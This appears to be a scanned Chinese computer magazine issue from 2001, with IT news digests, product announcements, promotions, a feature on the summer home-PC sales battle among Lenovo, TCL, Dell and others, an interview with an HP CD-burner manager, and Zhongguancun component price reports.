宽带这个市场发展太快，还没有哪一家机构能够量化它的商业价值及潜力。即使政策的制定者，对于如何管理这个市场也有意见分歧。由于政策滞后，在地域与地域之间、部门与部门之间的利益争夺中，宽带市场上不乏地方行政势力和垄断势力的影子。当然，更有一些电信新力量希望借此筹划自己的新策略。于是，宽带市场还没有发育，就泛起了一层薄薄的泡沫。

中国电信“分拆”还是“减肥” 【数字青年】

拆分后，如果每一个局部垄断的小公司追求利润最大化，则电信资费完全有可能继续上涨。中国电信的问题与其说是垄断问题，不如说是腐败问题。当垄断成为无所不在的现实时，真正从普通公众利益出发的选择恐怕只能是对垄断性公司进行民主化管制。世上没有免费的午餐，要享受优质低价电信服务的权力，就需要老百姓头脑里多一根弦，多一份对中国电信进行民主化管制的义务。

网络游戏 悠着点 【硅谷动力】

在一片有关网络游戏前景的乐观声音中，我们总有一丝挥之不去的担心萦绕在心头：网络游戏的市场是否真的有大家想象的那么大？这是否又是一个人们一厢情愿地想象出来的泡沫？

如何避免软件的漏洞 【ZDNet China】

所有的这些归纳起来集中反映出以下几个问题：为什么对于软件卖家来说，建立并遵守一个共同的标准如此困难？为什么大多数流行软件都存在着诸多的漏洞，而且有些漏洞是可以避免的？为什么操作系统和软件的质量得不到应有的保证，以致于系统管理员不得不花大量的时间对之进行修正？

微软自嘲疵漏：是改过自新还是卷土重来？ 【中关村周刊】

微软公司最近的举动频频引人注意。在摆脱了被拆分的危险的同时，该公司对外宣布将对1000家大公司用户公开其Windows 2000和Windows XP 95%的源代码。此前，微软只向很少的几家“战略伙伴”提供这些信息。此外，微软一改往日的作风，在制定行业网络服务标准诸如XML、SOAP、UDDI和WSDL时态度谦虚，一脸和气。连该公司最近的一些广告也开始采用自嘲的方式承认软件中的疵漏，这对微软这个软件业的霸主来讲史无前例。

■图片新闻

CNNIC 发布第八期《中国互联网络发展状况统计报告》

CNNIC第八次中国互联网络发展状况统计报告新闻发布会在北京翠宫饭店三层大宴会厅举行，主题是：《热浪中的冷思考，寒冷中的新希望——第八次中国互联网络发展状况统计报告发布会》。中国互联网络信息中心(CNNIC)在发布会上公布截止到2001年6月中国互联网络发展状况调查报告的结果，有关领导同志到会并和一些业内专家共同对报告数据进行了评述。报告中指出中国网民已达2650万人。



■声音

“对于价格战，海信一是不打，二是不怕！”
——海信常务副总经理殷述军

“只要盗版存在一天，政府就一天不会停止打击盗版”。 —— 北京市版权局局长刘东威

“雨后春笋般冒出来的‘.com公司’并不意味着互联网风暴的来临。只有当世界级的大公司抓住互联网的力量，并用它来改造自身，才表明互联网风暴正在形成。”
——IBM公司董事长郭士纳

“我成功并不重要，重要的是其他所有人都失败了，那时我才是真正的成功。”
——Oracle董事长拉瑞·埃里森

“就如松下电工昭示的救冰海沉船的惟有本企业员工一样，能救华为的，也只有华为自己的员工。”
——华为任正非

“虽然现在B2C这个行业十分困难，不过，我还是想借这个机会和全国网民说，寒冬是留给我们这些从业者来承受的。” ——王峻涛谈CNNIC调查报告

“我们迟早要和微软发生关系，不是合作，就是竞争。” ——汉唐公司的创始人、总经理李竹桥

“未来互联网系统需要解决的问题是随时随地上网，而不是它的移动性，3G并不会成为人们接入互联网的主要手段。” ——“手机之父”马丁·库珀

■国际新闻

★德国计划建立世界上首座虚拟现实公园

德国弗劳恩霍费尔图解数据处理研究所近日宣布，他们计划在黑森州的达姆施塔特建立世界上首座虚拟现实公园。据该研究所的斯特凡·米勒介绍，这座世界上首座虚拟现实公园将集教育和历险等为一体。在这里，人们可以探访意大利锡耶纳的大教堂、中国的敦煌莫高窟、宇宙太空及水下世界等。另外，该虚拟现实公园还可提供试验飞行、试验驾驶及试验手术等服务。

★IBM推出容量为1GB的体积最小的硬盘

IBM近日在美国推出世界上体积最小的硬盘，其容量为1GB，是上一代产品的三倍。这款容量为1GB的超小硬盘因强大的存储性能被设计用于大量电子产品，如数码相机、PDA、在线音乐播放器，以及用于笔记本电脑、台式电脑和打印机间的数字交换设备等等。它可以存储1000张高清晰度图片、1000余册200页的图书或者将近18小时的高质量电子音乐。

■国内新闻

263“定制信箱”全新出炉　263在线近日在京召开“E生沟通　一生不变”增值邮件产品发布会，宣布全面推出个性化系列收费信箱，收费信箱系统全线扩容。同时独树一帜地提出了“定制信箱”服务的新理念，率先推出包括“杀毒套件信箱”、“移动信箱”、“钻石信箱”、“上网信箱”等在内的6款商品化电子信箱。在信箱系统全线扩容后，收费信箱的容量全面扩容至50MB，并能支持发送30MB的大文件。

AMD进军国内商用系统处理器市场　近日，AMD与其合作伙伴——大恒、万思帝和汇利隆——三家中关村知名品牌电脑厂商在翠宫饭店共同推出基于AMD Athlon MP处理器的双处理器架构的服务器和工作站。长期以来，X86体系面向多CPU服务器领域的处理器市场一直完全被Intel所垄断，这次AMD Athlon MP处理器携AMD 760MP平台以其优异的性能杀入了这一领域，虽然合作厂商只有大恒、万思帝和汇利隆，但其对Intel所形成的挑战却不容小视。

DPU即时恢复文件　华彩软件与瓦瑟科技继成功推出《Pro-Magic即时恢复系统》之后，近日推出其姊妹篇《DPU即时恢复文件》，针对文件提供恢复、备份、压缩及加密功能，以时光回溯的技术让宝贵资料迅速恢复还原。《DPU即时恢复文件》具备四大功能，包括恢复还原文件不必重开机，能提供文件、影音及游戏档案的保护，可救回遭删除的文件，密码保护及备份路径可依使用者的需求更改。

戴尔与Inktomi合作　近日，戴尔与Inktomi公司在京宣布合作，将在屡获殊荣的戴尔PowerEdge服务器上装配领先业界的Inktomi可扩充基础设施软件。现在，用户可以把这一强劲软硬件组合作为高速缓存设备，以减低频宽成本，提高万维网服务器的可用性，并通过加快内容传送速度，为最终用户带来更好的万维网体验。

东软隆重推出NetEye防火墙新版本　前段时间，沈阳东软股份有限公司在北京召开了以“网络·安全·明天”为主题的新闻发布会，隆重推出了其研发的NetEye防火墙3.0版本。这是东软继NetEye防火墙1.0、2.0后的最新升级版本，标志着东软将在网络安全领域里再次掀起新的革命。

赛迪推出“译”林好汉《译路通》　由赛迪时代公司推出的新一代英汉汉英双向翻译软件《译路通》(eway)是翻译软件市场杀出的又一路“英雄”。《译路通》面向网络时代，基于浏览器的界面，实现与Internet的无缝链接，无论是网上浏览、收发电子邮件，还是科技文章的全篇翻译，它都将通过简单的操作，呈现给您一份完整的译文。

InFocus便携式投影机上市　近日，InFocus在北京隆重推出便携式投影机LP130。LP130采用流线型设计、典雅优美的镁合金外壳，机身面积小于A4纸，仅重1.36公斤，是专为讲究形象的流动行政人员而设计的。LP130机身虽然轻巧，但其功能并没有因此而受到限制，具有1024×768(XGA)分辨率、400∶1差异比率和全面的数据及影像功能，其1100ANSI流明亮度可与任何会议室内的投影机相媲美，是流动行政人员笔记本电脑及个人手提电脑最理想的投影伙伴。

Toshiba发布新款TLP-MT7E液晶投影机　Toshiba TLP-MT7E采用红绿蓝三色TFT液晶显示板，亮度可达1000ANSI流明，采用16∶9的画面比例，更加适合播放电影。TLP-MT7E在16∶9的尺寸之外，还提供其他的画面比例选择，以满足不同的使用需求。Toshiba TLP-MT7E的分辨率可以达到1280×720像素，即使在300英寸的屏幕上也能演绎高素质画面。因此TLP-MT7E具有“300英寸私人影院”的称号。

海尔AV一点通　现代家庭调音师“海尔AV一点通”是海尔自行研制开发的又一款全新应用软件。“海尔AV一点通”对于发挥目前最新流行的奔腾4处理器所支持的多媒体影音制作、家庭影院、发烧音响、卡拉OK等诸多功能，效果极佳。目前，这套软件已经预装在海尔最新推出的发烧电脑上。

256MB Kingmax高性能笔记本内存杀入市场　这款产品采用美国著名DRAM厂商Micron最先进的0.15微米制造工艺，其规格为144pin，适用于PC100/PC133，传输速度可达400MHz以上(CL=2 at 100MHz；CL=3 at 133MHz)。并以Kingmax特有的TinyBGA内存封装技术封装，完全符合新世纪之潮流——体积小、容量大、速度快、低耗电量，是真正适合笔记本产品使用的高品质产品。

暑期旋风：488元的美达“飞凡12DVD”　美达“飞凡12DVD”光驱既可平放，又可直立安装，它采用主流的ATAPI/E-IDE接口设计，同时支持DMA Mode2、ULTRA DMA33和PIO Mode4数据传输模式，价格便宜且容易安装，CPU占用率也很低。DVD-ROM读取速度最大为12速，CD-ROM读取速度为40速。

柯达发布EasyShare数码摄影系统　柯达EasyShare数码摄影系统由一个相机底座和两款新型数码相机组成——柯达DX3500与DX3600数码相机。当您将相机放入底座之后，数码照片会自动下载到计算机中，与此同时，该底座还会自动给相机的电池组充电。该系统还包括一套软件，它可将数码影像直接连接到Internet，以方便通过电子邮件发送照片或进行打印。

艾嘉推出Savage2000+显卡　Savage2000+采用了S3公司的GX4高端3D引擎技术，具有先进的“变形及照明”(S3TL)引擎，并提供了高达8个动态硬件光源，性能达到今天最快的CPU的三倍。Savage2000+可动态调节至16次过滤(taps)。而且，Savage2000+还为用户周到地设计了一个VIP2.0(视频输入)端口、数码平板显示端口以及电视输出端口，以此来满足用户对交互式的DVD应用和视频会议等的MPEG-2重放应用需求。

阿帕奇12X DVD隆重上市　国内知名品牌阿帕奇将在近日推出12X DVD。据悉，为了给广大消费者带来更多的实用与方便，阿帕奇是在经过多种方案研究后，推出此款DVD的。该产品的接口类型为E-IDE接口，传输速率方面，DVD-ROM为6600-16200k/sec；CD-ROM为2700-6000k/sec，寻道时间分别为DVD-ROM 120ms，CD-ROM 100ms，并

具有512kB的缓存。

华旗再推新型移动存储设备　近日，华旗资讯隆重推出了一款爱国者移动存储器——"烽线王"。该产品独具创新性的设计在于集烽线（1394）与USB两大接口于一身，该产品的推出更加巩固了爱国者移动存储器在业界的领先地位。

长风资讯推出小野狼系列显卡　目前主力产品有天狼一号、二号、三号、四号，分别配置GeForce 256、MX200、MX400图形加速芯片，其中天狼四号采用了配备64MB显存的MX400芯片，3D性能表现非常出色，市场价格却在700元以下，是性价比极高的一款产品。小野狼系列产品的推广是直接针对大众消费市场状况，希望将产品构建成为真正适合中国大陆的大众化消费的品牌。

捷元带您进入电影梦工厂　捷元股份（香港）有限公司新近代理了kworld的pcbox（数码电视录影机）。此项产品分为PCI和USB盒式两种，是在传统电视卡（通过PC看电视）基础上进行扩展的，附加了动态影像的录放和摄像功能。拥有了一台数码电视录影机，就等于拥有了数字电视+数码录影机，如果再配上一个摄像头，则更相当于拥有了一台功能强大的摄像机和监控设备，还可以实现流畅的视频会议和网络可视电话功能！

七彩虹ATI镭风系列上市　这是采用了知名的ATI Radeon显示芯片的系列显卡。ATI镭以其独特的芯片技术和多媒体技术，而成为市场上优秀的显示芯片之一。七彩虹ATI镭风系列显卡包括：ATI镭标准版、ATI镭VE-DDR、ATI镭VE-SDR等适合中、高端用户的产品，能满足不同用户的需求。

清华同方推出四款力回馈新品　近日，清华同方同时推出了四款全新的游戏外设，即动作感应手柄、力回馈手柄、PS/2手柄和USB HUB。这几款游戏外设在产品性能方面都有各自独到的地方，产品价格都极具中国特色，拥有很高的性价比，适应于中国消费者的购买力水平。

世界首批中文E-BOOK海峡两岸同时上市　7月11日，随着连接海峡两岸的互联网按钮闪亮启动，由新华书店发行全球第一部命名为"新华E-BOOK"的中文E-BOOK电子图书在一片摄影灯的聚焦下，在人们热烈的掌声和期盼中隆重揭幕，宣告了世界首批中文E-BOOK在北京和台北同时上市。海峡两岸中华传人携手书写中文E-BOOK历史，标志着中国从此进入了中文电子阅读新时代。

东芝万元笔记本SATELLITE 1750CDT上市　该产品配置了13英寸高分辨率真彩显示屏，笔记本专用C700处理器，64MB PC-100内存，10GB硬盘，电池充电后可用2小时以上，足以满足应用需求。

NEC-奔驰8432刻录机狂降至799元！　该款NEC奔驰8432刻录机是8倍速写、4倍速复写、32倍速读的高性能CD-RW，刻写速度都非常令人满意。NEC奔驰8×4×32×刻录机采用全钢封包，采用了2MB大容量高速缓存(Memory Buffer)。

全向Modem"星波龙翼"冲击暑期DIY市场　该款名为"星波龙翼"的Modem采用Conexant SC560D芯片，与V.90 Modem的RC560D芯片相比，SC560D换成了全新的数据泵，并将MCU和数据泵两片合一。该产品为紧凑型Modem，专为上网设计，不再支持语音功能，仅售320元。

■活　动

■创新酷暑震撼大行动　促销日期：2001年7月15日至9月15日。内容：购买DTT3500D、DTT2500D、DTT2200三款音箱中任意一款，可获赠价值300元的精美创新耳机一个；购买Sound Blaster Live! 白金版5.1/豪华版5.1两款声卡中任意一款，即可获优惠券，凭券在同一商家购买DTT3500D、DTT2500D、DTT2200三款音箱中任意一款均可享受优惠价，同时随音箱可获赠价值300元的精美创新耳机一个；购买Sound Blaster PCI128D获赠价值30元的时尚创新耳机1个。

■恒生"动感假日　欢乐无限"暑期促销活动　本次活动自6月30日至8月31日在全国各大专卖店举办。活动期间，凡购买恒生电脑，均可得六重连环大礼。第一重：另加388元即可获赠价值680元的HP630打印机、价值600元的Genius扫描仪，或价值700元的新型数码摄像系统；加488元则可获赠价值980元的MP3机一台，顾客可根据自身需要，任选其一。第二重：加160元可得价值1100元的翰林汇教学光盘一套。第三重：免费获赠恒生套装光盘。第四重：加288元可得价值480元的高级电脑桌。第五、六重分别为免费获赠价值为180元的北京四中网校上网时间和价值78元的"中国电信"上网机时。

■鲁文易盘暑期促销为师生　深圳鲁文电子有限公司决定在暑期（2001年7月15日——9月15日间）举办针对在校师生的降价优惠促销活动。在校师生凭教师证和学生证，到全国各经销商处即可以以388元的促销价格购买到价值498元的16M易盘。此外鲁文电子为了使广大用户能够方便地使用易盘，在易盘中更附赠了一条USB延长线。同时，购买任意一款易盘均可获赠精美礼品一份。

■佳能开展促销活动　8月25、26日两天，佳能公司将在百脑汇商城开展促销活动，为暑期的系列促销活动拉下帷幕。此次活动分为"数码引力，精彩佳能"和"佳能教室"两个部分。"数码引力，精彩佳能"将对佳能新推出的S系列打印机和新款扫描仪做现场的打印和扫描演示，并用佳能的数码相机和超照片打印机S800为感兴趣的观众现场制作照片。

★3998元打造电脑中的捷达车

7月20日，实达电脑科技有限公司宣布推出定价3998元的普及型家用多媒体电脑——梦飞II398。这款面向普通家庭的电脑基本配置为：Intel公司赛扬2代600MHz主频的CPU，64MB内存，20GB大容量高速硬盘，15英寸超低辐射数控CRT显示器，48速以上超强纠错光驱和高保真有源音箱，可以满足家庭用户基本的电脑应用需求，因而具有极高的性价比。



★日本理光20倍高速刻录机

由理铭科技代理的顶级新款刻录机RICOH MP7200A日前正式投放国内市场，从而引领高速刻录新纪元。此次RICOH MP7200A，除拥有20速写10速复写40速读的功能外，并具有RICOH独家研发JustSpeed所提供的写入速度最佳化，配合控制JustLink专利防刻坏片技术，提供更稳定的刻录品质。体贴的技术与咨询服务，奉献给购买者全程无忧消费。





□江苏　东邪


家用电脑决战暑期

一年一度的暑期又来临了，在中国的PC市场上，暑期一直是全年销售中最诱人的黄金时期。据统计，在2000年，联想暑期家用电脑销售额约占其全年家用电脑销售额的25%，实达约占35%，长城约占25%，清华同方约占25%，海尔约占25%，海信约占30%，浪潮约占20%。正由于暑期的促销对电脑厂商全年销量至关重要的影响，所以有很多电脑厂商将全年主要销量的宝押在了暑期促销上，使得每年一度的暑期成为我国市场上电脑厂商们进行决战的时刻。

如同往年一样，今年的暑期仍旧是PC厂商们刺刀见血的时刻。

背景:中国市场地位上升







近日，美国国际数据公司和加特纳公司分别发布了最新的市场统计报告，根据这个报告的数据显示，今年第二季度全球个人电脑销量与去年同期相比降低了2%。这是个人电脑进入市场20年来首次出现的滑坡，表明长期以来一直以两位数增长率发展的个人电脑市场已经出现了颓势，让人明显地感觉到了“后PC时代”的来临。

与全球PC市场相比，国内的情况则明显要好得多。据国内权威的计算机调研机构CCID的统计表明：我国PC机保有量目前正以每年60%以上的速度增长，发展势头良好。由于我国目前家用电脑的拥有率还比较低，因而PC厂商们在中国市场上仍将有几年的好日子可过。这一高速增长的巨大市场自然引来了众多中外厂商的目光，再加上中国加入WTO的临近，于是中国市场的地位越来越重要，大家纷纷拿出看家的本领前来争夺。

热点:液晶和奔4

液晶电脑毫无疑问是今年暑期销售中最大的亮点和消费热点。多年来，由于价格过高的原因，液晶电脑一直未能走入中国家庭。随着技术的成熟和生产规模的扩大，液晶电脑的成本不断降低。特别是今年以来，原本被日本、韩国垄断的液晶显示技术迅速普及，生产厂家和产量迅速增加，液晶显示器的价格一举突破了“冰点”，从而使液晶电脑变成了普通消费者能够承受得起的消费品。

暑期的另一个热点无疑是奔4。今年4月以后，由于全球CPU市场竞争加剧，奔腾4处理器数次大幅降价，降幅高达49%，使得许多对奔腾4心仪但却因价格的原因而一直处于观望阶段的消费者能够如愿以偿。今年的暑期大战，使个人电脑进入了奔4时代。

五大看点

1.方正:决战岂只在商场？

近期的方正是舆论关注的焦点之一。然而，方正之所以倍受瞩目并不是因为它在市场促销方面的动作有什么不同凡响之处，而是股权之争和高层管理人员的变化。

在不知不觉中，方正电脑已经悄悄地坐上了国内家用电脑的第二把交椅，这一点曾让不少行业评论家大跌眼镜。但也正因为方正的业绩如此娇人，引来了不少心动的目光。前不久，裕兴等六家企业联手举牌方正，意图获得方正控股权。其后，虽然随着股东大会的召开，方正集团捍卫了自己在方正科技中的控股地位，这些问题已经告一段落。但是，领导者的更换会不会带来人员、产品线、公司内部制度的改变还是一个悬念。

有人说，方正不缺一流的技术，缺的是一流的管理，别人很难打败方正，但他们常常被自己击倒。究竟这次股权之争将会对方正产生什么样的影响，还需要一段时间才能显示出来。但方正今后要想取得更大的成功，光在商场上取得胜利是不够的。

2.浪潮:“火狐”能否卷土重来？

今年三月，浪潮集团从山东省搬到了北京上地信息产业基地，开始实施其“北上南下战略”。而“火狐”就是浪潮北上后所发出的第一记重拳，肩负着在全国范围内抢占家用电脑市场的重任。

从3月23日开始，“火狐”随着《笑傲江湖》而开始出现，其广告在全国各地300多家地方电视台的黄金时段频频播出。户外广告、报刊广告、商场促销等一系列大型促销活动让往日不喜抛头露面的浪潮在全国人民面前很是风光了一把，李亚鹏和许晴的精彩演绎使“浪潮火狐”声名大噪。

然而，尽管“火狐”的推广动作很大，但销售情况却一直不理想，最终被市场挡在了门外。最后，浪潮不得不将“火狐”对全国的市场进行收缩，退守山东和河北两地。到七月中旬，“火狐”

在中关村南大街的几十块广告牌被悄悄地撤了下来，而众多的代理商也接到了通知：浪潮公司今后将不再直接向他们供货了。

“火狐”失利的原因是多方面的，有产品定位不当和销售渠道铺得过宽的原因，也有未能把握好家用电脑发展趋势的原因。当奔四和液晶旋风相继刮起的时候，还是奔三老面孔的“火狐”自然很难吸引到大家的注意力。而在进行市场推广时对IT媒体的忽视也是一个致命的败招：在电视上做广告热闹归热闹，但也只能混个脸熟，真正能激起消费者的购买欲望并引导消费方向的，目前还是IT媒体。

“火狐”能否卷土重来，何时重来，这就要看浪潮的管理者们在交了这么大的一笔学费以后，到底学到了什么东西，学到了多少东西。

3.联想、TCL：鹿死谁手？

在今夏的家用电脑大战中最抢眼的一条风景线就是联想与TCL的龙争虎斗。由于联想集团在奔4芯片战略上短暂的犹豫不决，这就给了PC新贵TCL异军突起的机会。再加上英特尔给TCL提供了具有竞争力的奔4芯片，TCL得以把奔4的品牌机价位拉低到万元以下，迅速地拓展了市场。

明白过来的联想立即进行反击，6月18日，联想在武汉描绘“数字大联想”，而TCL则将暑期战事宣言搬到了成都，发出了“家庭数字中心”的口号。就在同一天，联想公开了从6月22日至8月31日暑期促销价格表：奔腾4电脑和液晶电脑双管齐下，天禧二5110P4电脑标出新价8999元，降幅10%，同禧520液晶电脑亦至万元以内。与此同时，TCL也将P4电脑的显示器免费更换成17英寸纯平显示器，尽管售价没变，但实际上已下调了2000元。

在双方的对阵中，奔4电脑的价格迅速降到了八千以内。在随后进行的反击中，联想又把战火引导到了液晶显示器上。7月7日，联想集团与LG-PHILIPS、中华映管、瀚宇彩晶、冠捷电子、飞利浦电子及唯冠集团达成了长期液晶技术的合作协议。根据协议，联想今后将从这些厂商处购买60余万套液晶显示器，总价值超过18亿元人民币。这是中国IT界有史以来最大的一笔定单。有备而来的TCL自然不甘示弱，7月21日，联合三星、LG-PHILIPS和Genesis缔造液晶显示器制造战略联盟。双方针锋相对，一招不让。

联想与TCL，一个是PC业，一个是彩电业，他们的行业地位是与电脑、电视的家电融合息息相关的。联想凭借销售业绩垄断市场，TCL依赖生产优势转型IT，无论谁胜谁负，这场大战都具有划时代的意义。

4.戴尔：能否后发制人？

近日，戴尔宣布正式向中国家庭用户推出SmartPC速马系列家用电脑。在竞争已趋白热化的中国家用电脑市场上，现在又杀进了一条国际大鳄。


在今年第一季度，戴尔终于如愿以偿地超过了康柏，坐上了全球PC业的头把交椅，创造了PC史上的又一个神话。然而，戴尔并不满足目前神话般的成绩，踌躇满志地又将目光盯在了中国市场这块诱人的蛋糕上。

在戴尔进入中国之初，由于中国没有完善的物流配送服务，没有及时付款的信用卡，再加上中国人习惯于看货买东西，对于其直销模式在中国的前景，业界并不看好。然而在不长时间之后，戴尔就在庞大的中国市场上取得了3%的占有率。据IDC 2000年第四季度的报告，在中国十大PC厂商中，以销售额计算，戴尔排名第五，以单位付运量计算，戴尔排名第六。戴尔成功的绝招只有一个：直销。然而这一招对其他厂商来讲却是致命的，因为直销有着低得多的成本。

在家用机市场上，戴尔能否再创神话，我们当拭目以待。但对戴尔的竞争对手来说，任何轻视戴尔的想法都是对自己智力的一种污辱。

5.后DIY暑期联盟能否成功？

整机厂商为市场打得不亦乐乎，各配件生产厂商们也心痒难熬，不甘寂寞。于是，EMC、AMD、钻石、胜创、技嘉等厂商联合推出的“后DIY暑期联盟促销活动”开始浮出水面，从7月中旬开始在全国范围内展开。



据参加结盟的几家厂商表示，这次联盟属于一种全新的尝试过程，最重要的原因是为了迎合后DIY市场的发展趋势。他们希望通过这次合作，一方面提升联盟整体的品牌效应，增大对用户的吸引力；另一方面，使联盟的服务、运输和销售形成规模效益，大大降低产品的成本，为用户提供更为优惠的产品。

迄今为止，这次活动是后DIY市场上最大的一次联合品牌促销活动，它的出现为不断升温的暑期市场又增加了一个新的亮点。据业内人士分析，这次活动不仅加大了这些厂商在后DIY市场上的竞争能力，同时还将对暑期的品牌机市场造成一定的影响。

然而这种松散的结盟方式往往是最没有凝聚力的，由于没有一个强有力的制裁措施，这个联盟的维持往往依赖于各个成员的自觉程度。在有利可图时，联盟自然会运转自如，但一旦出现利益冲突，联盟恐怕就会要名存实亡了。

在目前的情况下，暑期大战已经成为决定家用电脑厂商能否生存的一个关键战役，“得暑期者得天下”已是中国家用电脑市场的一个规律。在今夏家用电脑大战的滚滚硝烟中，我们发现，产品特色、性能价格和贴心服务，已成为厂商生存和致胜的法宝，而那些符合用户需求的时尚新锐产品将会是这场战争中最有威力的武器。



□本刊记者　贾欣

让刻录机飞入寻常百姓家

访HP产品事业部经理刘军

在北京北太平庄地区，有一家图片社。这家经营照片冲洗业务的图片社经营面积不大，但是生意却很红火。因为这里有一项特色服务吸引着众多顾客：当顾客冲洗完照片后，可以利用一套惠普专用扫描仪直接扫描照片底片，把照片内容输入到计算机里。然后再通过HP刻录机将一卷照片刻录到光盘中，制作出自己的数字照片影集。这项特色服务深受青年人的喜欢，而刻一张这样的光盘的价钱只有区区30元。

随着计算机技术的不断发展，越来越多的音像类多媒体文件占据着大量的存储空间，需要备份的数据资料也越来越多。数据量在爆炸性地增加，连一向被称为‘海量’的硬盘也渐渐地显得捉襟见肘了，几十G的容量，在Internet的“帮助”下，很快就被填满了，这就对数据备份提出了新的要求。随着刻录机市场的发展和价格的下降，利用刻录机进行数据备份成为更多人的选择。于是，刻录机这个昔日的王谢堂前燕开始飞入寻常百姓家了。为此，我们走访了刻录机市场的主力军惠普公司，采访了惠普公司刻录机市场部的刘军经理。

巨大的市场潜力

“1999年，一家公司让我预测一下2000年惠普刻录机的市场增长情况，我回答道：‘大概是百分之百吧’。电话那头传来了一阵笑声，我很是尴尬。而实际上1999年到2000年我们超额完成了这个任务。”刘军笑着对记者说。

光驱在电脑上的普及极大地带动了刻录机产品的发展。2000年惠普刻录机的销售额增长了66%，占据了整个刻录机市场30%的市场份额。刻录机整体市场的增长也是势头强劲，增长了55%。

完善的技术与服务

惠普品牌最明显的优势是服务，全国联保，用户可在任何一家HP维修中心进行质保；其次是品种齐全，速度从4速至16速，接口无论是IDE、SCSI、还是USB，各类内外置产品应有尽有，覆盖了家用、商务及大型文件存储的整个应用领域，全面满足用户在数据存储、音乐制作、系统备份、多媒体展示等方面的需求。

在刻录机技术发展方面，理光等厂商推出了防止缓存区欠载技术，惠普公司也推出其BAURP技术，在刻录过程中安排了专用控制芯片实时监控缓存数据情况，一旦缓存中数据量小于刻录机Firmware预先设定的‘临界数据量’，立即控制刻录机停止刻录并记录当时状态，等待缓存数据量补足后，再继续进行刻录，这样就大大降低了光盘刻坏的几率。

未来，刻一张盘只是接杯水的工夫

“有一天早上起来，我要把一些50M大小的资料刻录到光盘中。我把光盘放进刻录机里，转身收拾书包，拉链还未拉上，就听‘啪’的一声，刻录机托盘弹了出来。这时我才发现，我的16X刻录机的速度有这么快。”刘军如是说。

从市场发展的情况来看，刻录机的销量将会继续高速发展。凭借其大容量、低价位、良好的交流性等特点，光盘刻录机成为PC的标准配置已是指日可待了。而市场的发展又将进一步推动刻录机技术的发展，现在刻录机市场的主流还是8速和12速，但刘军预计到年底，20速或24速的刻录机将成为市场的主流，整个市场的发展趋势是往高端发展。

如果刻录速度照目前这种速度发展下去，也许用不了多久，我们将会发现，刻一张光盘仅仅只需我们起身到饮水机旁去接一杯水的工夫。

刻录机在家庭里的应用

过去的多数刻录机，因为限于商用环境，所以刻录软件无论在功能上还是在操作界面上也针对较专业的用户而设计，很少有音视频光盘制作功能，而且界面设计较复杂。如果用户要用刻录机，就需要硬、软件相结合，而大多数用户、特别是家庭用户并不是专业用户，因此困难更多。

而HP刻录机向来以捆绑的应用软件最丰富、最实用著称，并且主要的刻录软件（HP MyCD）以简洁易用的菜单选项为各类用户提供了“傻瓜”式的操作方式，使非专业的个人用户易于操作。最近，HP刻录机又捆绑了由友立公司开发的视频编辑软件《会声会影5.0》，几乎可以完成音乐光盘和VCD光盘的编辑、制作、播放的全部功能，再次将刻录机的家庭娱乐功能挖掘出来，使家庭个人用户完全可以享受发挥创意的乐趣。

最近，HP公司频频推出系列活动来回馈其刻录机用户，一系列的价格调整标志着HP将领导刻录机市场走向平民化，帮助越来越多的家庭用户及小型企业用上刻录机，从而实现厂商与用户的双赢。CF

□栏目主持　胡 克



随着各个学校相继放假，中关村现在的客流量几乎比平时增加了一倍，而配件价格也自然地全面上涨。但这个涨价基本都是从代理那边开始涨的，在经销商之间，当然是尽量压低自己的利润，来获得更多的用户购买。

降了几个月的AMD CPU也随着这股潮流开始涨价了，但经过几天的上涨之后，又开始有了一些回落，毕竟AMD的价位很低。一直在不断降价的雷鸟1.2G一度曾经涨回到了1000元以上，不过经过几天的调整，保持在了现在的950元，虽然不是原来的最低价，但还是让大家松了一口气，总算没有一个劲地涨上去。目前133外频雷鸟1G/1.2G/1.3G的价格分别为710/950/1170元；100外频的雷鸟800/900/950的价格分别为560/600/810元。毒龙系列CPU还都算保持比较稳定的价格，只有毒龙800从330元的价格上涨到380元。现在是学生装机狂潮，大多数学生都会选择价格很低的毒龙，如此一来按照原有毒龙750与800仅有的三、四十元的差价来看，800就要比750超值很多，根据价格规律，800自然也会有所上涨。而市场中毒龙750也到了大批现货，价格在270元。虽然雷鸟要比毒龙在性能上高出不少，而且也一度在市场中热销，但是最近的价格上涨和暑期的到来，又使得价格更为低廉的毒龙抢占了市场。

Intel方面由于持续涨价，使得那些喜欢Intel的用户大多选择了赛扬Ⅱ。赛扬Ⅱ 566/633/667/700/733/766/800（100外频）/850（100外频）的价格分别为330/345/375/390/410/540/560/610元。从价格上大家也能够看出来，与其购买价格远高于同频率毒龙的赛扬Ⅱ 800和850，还不如选择一款目前超频能力较好的赛扬Ⅱ 633，价格才300多元，超到950以后，也可以说和毒龙有一拼。不过现在正值夏季，超频的朋友一定要注意好散热的问题。而P Ⅲ不仅缺货，而且持续涨价，使得很少有人问津，目前P Ⅲ 733EB/800EB/850E/866EB/933EB/1G的价格分别为1100/1210/1250/1280/1390/1600元。即使对Intel再怀有感情的用户，看到这个吓人的价格，也会望而却步了。在国外已经有了100外频的PⅢ 900上市，不知道在Tualatin上市之前，Intel发布这样一款CPU是何用意？也许它具有很强的超频性能也说不定。

当然随着整个市场的涨价，价格变化最明显的内存也不会不动，在现代PC-133 128MB内存稳定在125元左右一段时间之后，曾经一度涨到了140元，不过现在又跌回到了125元，而256MB的价格为240元。看来内存的价格是涨不上去了，大家可以放心地购买了，不过从国际市场的价格来看，内存似乎还有一些降价的空间。品牌内存相对涨了一些，Kingmax PC-150 128/256MB的价格分别为170/360元；Kinghorse 128/256MB的价格分别为 150/300元。虽然高出几十元，但这些内存相对来说较为稳定，怎样选择，还要看自己的实际需要。

DDR内存由于目前主板的缺乏，市场依然不是很好，但是DDR内存的价格还是在进一步下降。目前现代DDR 266 128/256MB的价格分别为240/480元；Kinghorse DDR 266 128/256MB的价格分别为300/580元。

在市场中价格变化不大的应该算是硬盘了，依然是IBM和迈拓两个品牌的硬盘销量最好。在高速硬盘中目前性能较好的IBM 40GB 60GXP(腾龙三代)现在只卖960元。而对于5400转的低速硬盘，大家就只是追求容量了。目前市场中低速大容量硬盘销售最好的还是钻石的星钻一代，80GB应该是目前市场中能买到的最高容量IDE硬盘了。

